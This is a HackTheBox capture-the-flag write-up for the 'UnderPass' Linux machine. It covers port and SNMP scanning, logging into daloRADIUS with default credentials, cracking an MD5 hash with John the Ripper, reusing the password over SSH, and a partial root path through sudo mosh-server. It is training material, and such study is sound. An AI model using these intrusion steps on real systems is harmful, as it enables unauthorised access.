LAB REPORT

HackTheBox - UnderPass

Machine Card Info

Difficulty : Easy

Release Date : 2024-12-21

Points : 20

Operating System : Linux

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

The CTF begins with a UDP port indicating the presence of the *daloRADIUS* service. Through enumeration, a login page is discovered. Using default credentials, access to the application is gained. New credentials are then reused to establish an *SSH* connection to the machine. Further analysis reveals that the `mosh-server` service can be executed as root, providing **a straightforward path for privilege escalation** and full system control.

The scope of this pentest included:

- IP Victim : **10.129.226.127**
- IP Attacker : **10.10.14.177**

2 Final Report

2.1 🔎 Enumeration


Let's start with a port scan :

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 48b0d2c72926ae3dfbb76b0ff54d2aea (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK+kvbyNUglQLkP2Bp7QVhfp7EnRWMHVtM7xtxk
34WU5s+lYksJ07/lmMpJN/bwey1SVpG0FAgL0C/+2r71XUEo=
|   256 cb6164b81b1bb5bab84586c516bbe2a2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ8XNCLFSIxMNibmm+q7mFtNDYzoGAJ/vDNa6MUjfU91
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 5.0 (98%), Linux 4.15 - 5.6 (95%), Linux 5.4 (95%), Linux 5.0
- 5.4 (94%), Linux 5.3 - 5.4 (94%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211
Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%)
No exact OS matches for host (test conditions non-ideal).
```

CLI Command used : `rustscan -a 10.129.226.127 -r 1-65535 -- -A -oN nmap.txt`

There are two open ports : **22** and **80**. As usually, the *SSH* version doesn't seem vulnerable. We will look on the web service.

Open a web browser and go to : `http://10.129.226.127/` :



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

This is the default *Apache* webpage. We can try to enumerate directories but it won't be useful.

Go back to our port scan. We have maybe forgotten to scan other ports... Start a UDP scan with *Nmap* :

```
nmap -sU -F 10.129.226.127
```

A UDP scan is longer than a TCP scan, so wait a little :

```
Nmap scan report for 10.129.226.127
Host is up (0.017s latency).
Not shown: 55 closed udp ports (port-unreach), 44 open|filtered udp ports (no-response)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 59.38 seconds
```

The **161** port is open. It is used for *SNMP* service. To know more about this, we can use `snmpbulkwalk` with the following syntax :

```
snmpbulkwalk -c public -v2c 10.129.226.127 .
```

Note: Don't forgot the `.` *at the end !*


We have the following result :

```
[...]
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
[...]
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP
User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus
filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
[...]
```

The STRING speaks about a `daloradius server` at `underpass.htb`. To know more about *DaloRADIUS* , you can follow the official documentation.

2.2 🔨 Foothold

First, add `underpass.htb` to `/etc/hosts` file. Then, read the documentation and we can guess a `/daloradius/` directory :




Forbidden

You don't have permission to access this resource.


Apache/2.4.52 (Ubuntu) Server at 10.129.226.127 Port 80

Yes ! But we are forbidden. Some files are readable like `Dockerfile` :



```
# Official daloRADIUS Dockerfile
# GitHub: https://github.com/lirantal/daloradius
#
# Build image:
# 1. git pull git@github.com:lirantal/daloradius.git
# 2. docker build . -t lirantal/daloradius
#
# Run the container:
# 1. docker run -p 80:80 -p 8000:8000 -d lirantal/daloradius

FROM debian:11-slim
MAINTAINER Liran Tal <liran.tal@gmail.com>

LABEL Description="daloRADIUS Official Docker based on Debian 11 and PHP7." \
        License="GPLv2" \
        Usage="docker build . -t lirantal/daloradius && docker run -d -p 80:80 -p 8000:8000 lirantal/daloradius" \
        Version="2.0beta"

ENV DEBIAN_FRONTEND noninteractive

# default timezone
ENV TZ Europe/Vienna

# PHP install
RUN apt-get update \
  && apt-get install --yes --no-install-recommends \
  ca-certificates \
  apt-utils \
  freeradius-utils \
  tzdata \
  apache2 \
  libapache2-mod-php \
  cron \
  net-tools \
  php \
  php-common \
  php-gd \
  php-cli \
  php-curl \
  php-mail \
  php-dev \
  php-mail-mime \
  php-mbstring \
```

We need to find a login page. Thanks to the official GitHub, we know how it is structured. Go to `/daloradius/app/operators/login.php` :



Login Required

Username


Password

Location
default

daloRADIUS 2.2 beta

Note: It is important to go in `operators` folder and not in `users` folder.


Now, try to connect with default credentials :



To log in to the RADIUS Management application, use the following default credentials:

- Username: `administrator`
- Password: `radius`

And yes, it works !




no data to show

no data to show

no data to show

As you can see, there is one user. Click on `Go to users list` :



ID	Name	Username	Password	Last Login Time	Groups
6		svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)	


displayed **1** record(s)

We have a new username and a hashed password. Try to crack it with *JohnTheRipper* :

```
john hash --wordlist=/opt/rockyou.txt --format=raw-md5

Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
underwaterfriends (?)
1g 0:00:00:00 DONE (2024-12-23 20:56) 5.263g/s 15704Kp/s 15704Kc/s 15704KC/s
undiamassinverte..underthebus
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
```

2.3 🔱 User Escalation

This part will be really fast because `svcMosh` is an active user on the box which uses the same password for *SSH*. Connect through *SSH* with : `svcMosh:underwaterfriends` :



```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Dec 23 07:59:28 PM UTC 2024

  System load:  0.0               Processes:             226
  Usage of /:   86.6% of 3.75GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.129.226.127
  Swap usage:   0%

  => / is using 86.6% of 3.75GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Dec 12 15:45:42 2024 from 10.10.14.65
svcMosh@underpass:~$ id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$
```

2.4 〽️ Privilege Escalation

Use `sudo -l` to check if `svcMosh` has some permissions :

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$
```


Here too, reading the documentation will help us.

What is *Mosh* ?

> Remote terminal application that allows roaming, supports intermittent connectivity, and provides intelligent local echo and line editing of user keystrokes.
>
> Mosh is a replacement for interactive SSH terminals. It's more robust and responsive, especially over Wi-Fi, cellular, and long-distance links.
>
> Mosh is free software, available for GNU/Linux, BSD, macOS, Solaris, Android, Chrome, and iOS.

Source : Mosh.org

On the same website, we have a **Q&A** with interesting stuff :



Q: How do I run the mosh client and server separately?

If the `mosh` wrapper script isn't working for you, you can try running the `mosh-client` and `mosh-server` programs separately to form a connection. This can be a useful debugging technique.

1. Log in to the remote host, and run `mosh-server`.

It will give output like:

```
$ mosh-server

MOSH CONNECT 60004 4NeCCgvZFe2RnPgrcU1PQw

mosh-server (mosh 1.1.3)
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 30261]
```

2. On the local host, run:

```
$ MOSH_KEY=key mosh-client remote-IP remote-PORT
```

